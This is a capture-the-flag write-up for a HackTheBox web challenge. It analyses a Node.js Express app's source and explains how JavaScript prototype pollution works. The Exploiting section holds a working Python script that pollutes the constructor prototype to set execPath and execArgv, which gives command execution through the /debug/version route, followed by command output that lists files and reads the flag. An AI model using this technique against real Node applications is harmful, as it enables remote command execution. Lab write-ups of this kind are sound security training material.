


Erel Regev


Table of Contents

| | |
|---------------------------------------------------|---|
| Intro | 1 |
| Testing functionality | 2 |
| Index.js (from routes) | 4 |
| Route for /api/calculate – StudentHelper.js | 5 |
| Route for /api/calculate – ObjectHelper.js | 5 |
| Prototype Pollution | 6 |
| DebugHelper.js | 7 |
| Exploiting | 7 |

Intro




Received files:



Many more files inside.

Accessed the given IP address for the instance:

Erel Regev




It is possible to navigate between the names and to click on the “Did I pass” button.

Testing functionality

Kenny Baker:



Captured the request using burpsuite:



Repeater:

Erel Regev

Send Cancel < >

Target:h

Request

Pretty Raw Hex

```

1 POST /api/calculate HTTP/1.1
2 Host: 206.189.121.78:31281
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://206.189.121.78:31281/
8 Content-Type: application/json
9 Content-Length: 22
10 Origin: http://206.189.121.78:31281
11 Connection: close
12
13 {
14   "name": "Kenny Baker"
15 }

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 24
5 ETag: W/"18-HQeVLQykt7m83gmzUT4vMxn2EP8"
6 Date: Mon, 04 Sep 2023 08:51:10 GMT
7 Connection: close
8
9 {
10   "pass": "no0oo00ooo0pe"
11 }

```

Jack Purvis:



Burp Suite Professional v2023.2.2 - Temporary Project - licensed to h3110w0r1d

[Burp](#)
[Project](#)
[Intruder](#)
[Repeater](#)
[Window](#)
[Help](#)

[Dashboard](#)
[Target](#)
[Proxy](#)
[Intruder](#)
[Repeater](#)
[Collaborator](#)
[Sequencer](#)
[Decoder](#)
[Comparer](#)
[Logger](#)
[Extensions](#)
[Learn](#)

[Intercept](#)
[HTTP history](#)
[WebSockets history](#)
[Proxy settings](#)

Request to http://206.189.121.78:31281

[Forward](#)
[Drop](#)
[Intercept is on](#)
[Action](#)
[Open browser](#)

Request

Pretty Raw Hex

```

1 POST /api/calculate HTTP/1.1
2 Host: 206.189.121.78:31281
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://206.189.121.78:31281/
8 Content-Type: application/json
9 Content-Length: 22
10 Origin: http://206.189.121.78:31281
11 Connection: close
12
13 {
14   "name": "Jack Purvis"
15 }

```

Repeater:

Erel Regev

| Request | | | | Response | | | |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----|-----|--|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----|-----|--------|
| Pretty | Raw | Hex | | Pretty | Raw | Hex | Render |
| <pre> 1 POST /api/calculate HTTP/1.1 2 Host: 206.189.121.78:31281 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Referer: http://206.189.121.78:31281/ 8 Content-Type: application/json 9 Content-Length: 22 10 Origin: http://206.189.121.78:31281 11 Connection: close 12 13 { "name": "Jack Purvis" } </pre> | | | | <pre> 1 HTTP/1.1 200 OK 2 X-Powered-By: Express 3 Content-Type: application/json; charset=utf-8 4 Content-Length: 24 5 ETag: W/"18-Gt5DX2uZ0UtKj03Te9ij87LvD3E" 6 Date: Mon, 04 Sep 2023 08:52:10 GMT 7 Connection: close 8 9 { "pass": "noo0o0o00o0pe" } </pre> | | | |

Index.js (from routes)

I went back to the given files and started with the routes directory, which inside there is a index.js file.

| index.js x | index.js x | package.json x | VersionCheck.js x | StudentHelper.js x | ObjectHelper.js x | DebugHelper.js x |
|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------|----------------|-------------------|--------------------|-------------------|------------------|
| <pre> 1 const randomize = require('randomatic'); 2 const path = require('path'); 3 const express = require('express'); 4 const router = express.Router(); 5 const StudentHelper = require('../helpers/StudentHelper'); 6 const ObjectHelper = require('../helpers/ObjectHelper'); 7 const DebugHelper = require('../helpers/DebugHelper'); 8 9 router.get('/', (req, res) => { 10 return res.sendFile(path.resolve('views/index.html')); 11 }); 12 13 router.get('/debug/:action', (req, res) => { 14 return DebugHelper.execute(res, req.params.action); 15 }); 16 17 router.post('/api/calculate', (req, res) => { 18 let student = ObjectHelper.clone(req.body); 19 20 if (StudentHelper.isDumb(student.name) !StudentHelper.hasBase(student.paper)) { 21 return res.send({ 22 'pass': 'n' + randomize('?', 10, {chars: 'o0'}) + 'pe' 23 }); 24 } 25 26 return res.send({ 27 'pass': 'Passed' 28 }); 29 }); 30 31 module.exports = router; </pre> | | | | | | |

Express Router

An Express router object is created using `express.Router()`. This router will be used to define routes and handle incoming HTTP requests.

Route Definitions

Route for `/` (GET): This route serves an HTML file located at `'views/index.html'` when a GET request is made to the root URL `/`.

Route for `/debug/:action` (GET)

Erel Regev

This route handles GET requests to URLs like `/debug/some_action`. It appears to be for debugging purposes and delegates the handling of debug actions to the `DebugHelper.execute` function based on the action parameter.


Route for `/api/calculate` (POST)

This route handles POST requests to `/api/calculate`. It expects JSON data in the request body, which is then cloned into the student variable. Depending on certain conditions checked by `StudentHelper`, it sends a response with either a 'Passed' message or a response with a 'pass' message containing a string that appears to be obfuscated.

Exporting the Router

Finally, the router object is exported, making it available for use in other parts of the application.

Route for `/api/calculate` – `StudentHelper.js`



```
1 module.exports = {
2   isDumb(name) {
3     return (name.includes('Baker') || name.includes('Purvis'));
4   },
5
6   hasBase(grade) {
7     return (grade >= 10);
8   }
9 };
```

`isDumb(name)`


This function takes a name as an argument and checks if it contains either the substring 'Baker' or 'Purvis'. If the name contains either of these strings, the function returns true, indicating that the student is considered "dumb." Otherwise, it returns false.

`hasBase(grade)`

This function takes a grade as an argument and checks if it's greater than or equal to 10. If the grade is 10 or higher, the function returns true, indicating that the student has a passing grade. If the grade is less than 10, it returns false.

Route for `/api/calculate` – `ObjectHelper.js`

Erel Regev



```

1  module.exports = {
2    isObject(obj) {
3      return typeof obj === 'function' || typeof obj === 'object';
4    },
5
6    isValidKey(key) {
7      return key !== '__proto__';
8    },
9
10   merge(target, source) {
11     for (let key in source) {
12       if (this.isValidKey(key)){
13         if (this.isObject(target[key]) && this.isObject(source[key])) {
14           this.merge(target[key], source[key]);
15         } else {
16           target[key] = source[key];
17         }
18       }
19     }
20     return target;
21   },
22
23   clone(target) {
24     return this.merge({}, target);
25   }
26 }

```

merge(target, source)

This function is used to merge properties from the source object into the target object. It iterates through all the keys in the source object and checks if each key is a valid key (not equal to '__proto__') using the isValidKey function. If the key is valid and both target[key] and source[key] are objects (isObject check), it recursively merges them. Otherwise, it assigns the value of source[key] to target[key]. This function performs a shallow merge.

isValidKey(key)

This function takes a key as an argument and checks if it's not equal to '__proto__'. This is a security measure to prevent potential prototype pollution attacks. If the key is not '__proto__', the function returns true; otherwise, it returns false.

Prototype Pollution

Prototype

In JavaScript, every object has a prototype, which is essentially another object. An object's prototype defines the properties and methods that the object inherits. When you access a property or method on an object, JavaScript will look in the object itself first and then, if not found, will check the object's prototype and so on in a prototype chain.

Prototype Pollution

Erel Regev

Prototype pollution occurs when an attacker is able to modify the prototype of an object. This can lead to unintended and potentially harmful changes to the behavior of objects and functions in the application. Attackers can often achieve this by manipulating input data or exploiting insecure coding practices.

DebugHelper.js

```

1  const { execSync, fork } = require('child_process');
2
3  module.exports = {
4    execute(res, command) {
5
6      res.type('txt');
7
8      if (command == 'version') {
9        let proc = fork('VersionCheck.js', [], {
10          stdio: ['ignore', 'pipe', 'pipe', 'ipc']
11        });
12
13        proc.stderr.pipe(res);
14        proc.stdout.pipe(res);
15
16        return;
17      }
18
19      if (command == 'ram') {
20        return res.send(execSync('free -m').toString());
21      }
22
23      return res.send('invalid command');
24    }
25  }

```

The DebugHelper provides a way to execute debugging commands or actions in your Node.js application and send the results back to the client in plain text format. It supports two specific commands ('version' and 'ram') and responds with 'invalid command' for any other unrecognized command.

If command is 'version', it executes a separate Node.js script named 'VersionCheck.js' using fork.

It configures the standard input/output/error (stdio) streams of the child process to be ignored ('ignore') for input and uses pipes ('pipe') for output. Additionally, it establishes inter-process communication (IPC) with the child process.

The child process's standard error (stderr) and standard output (stdout) streams are piped to the Express response (res) so that any output from the script is sent as a response to the client. This is typically used for checking the version of something.

If command is 'ram', it executes the shell command 'free -m' using execSync, which runs a shell command synchronously and returns its output as a string. The output is then sent as a response using res.send. This is used for obtaining information about the system's RAM usage.

If command is not recognized (i.e., it doesn't match 'version' or 'ram'), it sends the response 'invalid command'.

Exploiting

We need a script that sends other commands to the server.

Erel Regev

```

1  import json
2  import requests
3  import sys
4  import collections
5
6  # Target
7  url = "http://206.189.121.78:31281"
8
9
10 # This payload attempts to manipulate the application's behavior
11 payload = {
12     "constructor": {
13         "prototype": collections.OrderedDict([
14             ("execPath", sys.argv[1]),
15             ("execArgv", sys.argv[2:])
16         ])
17     }
18 }
19
20 # Send the payload to the application's /api/calculate route
21 requests.session().post(f"{url}/api/calculate", json=payload)
22
23 # Retrieve and display the response from the /debug/version route
24 response = requests.session().get(f'{url}/debug/version')
25 print(response.text)

```

We specify the website's address (URL) that we want to interact with.

We create a payload to change how the website behaves by giving it commands to execute.

We send the payload to a specific page on the website /api/calculate

```

(kali㉿kali)-[~/Desktop/Challenges/Breaking_Grad]
$ sudo python3 exploit.py ls -la .
-rw-r--r-- 1 root root 318 Jun 26 2020 VersionCheck.js
.:
total 64
drwxr-xr-x 1 root root 4096 Jun 26 2020 .
drwxr-xr-x 1 root root 4096 Sep  4 08:43 ..
-rw-r--r-- 1 root root 32 Jun 26 2020 .gitignore
-rw-r--r-- 1 root root 318 Jun 26 2020 VersionCheck.js
-rw-r--r-- 1 root root 43 Jun 26 2020 flag_e1T6f
drwxr-xr-x 2 root root 4096 Jun 26 2020 helpers
-rw-r--r-- 1 root root 490 Jun 26 2020 index.js
drwxr-xr-x 56 root root 4096 Jun 26 2020 node_modules
-rw-r--r-- 1 root root 14241 Jun 26 2020 package-lock.json
-rw-r--r-- 1 root root 409 Jun 26 2020 package.json
drwxr-xr-x 2 root root 4096 Jun 26 2020 routes
drwxr-xr-x 5 root root 4096 Jun 26 2020 static
drwxr-xr-x 2 root root 4096 Jun 26 2020 views

```


Erel Regev

```
(kali㉿kali)-[~/Desktop/Challenges/Breaking_Grad]
$ sudo python3 exploit.py cat flag e1T6f
HTB[l                                     ]const package = require('./package.json');
const nodeversion = process.version;

if (package.nodeVersion == nodeVersion) {
  console.log(`Everything is OK (${package.nodeVersion} == ${nodeVersion})`);
}else{
  console.log(`You are using a different version of nodejs (${package.nodeVersion} != ${nodeVersion})`);
}
```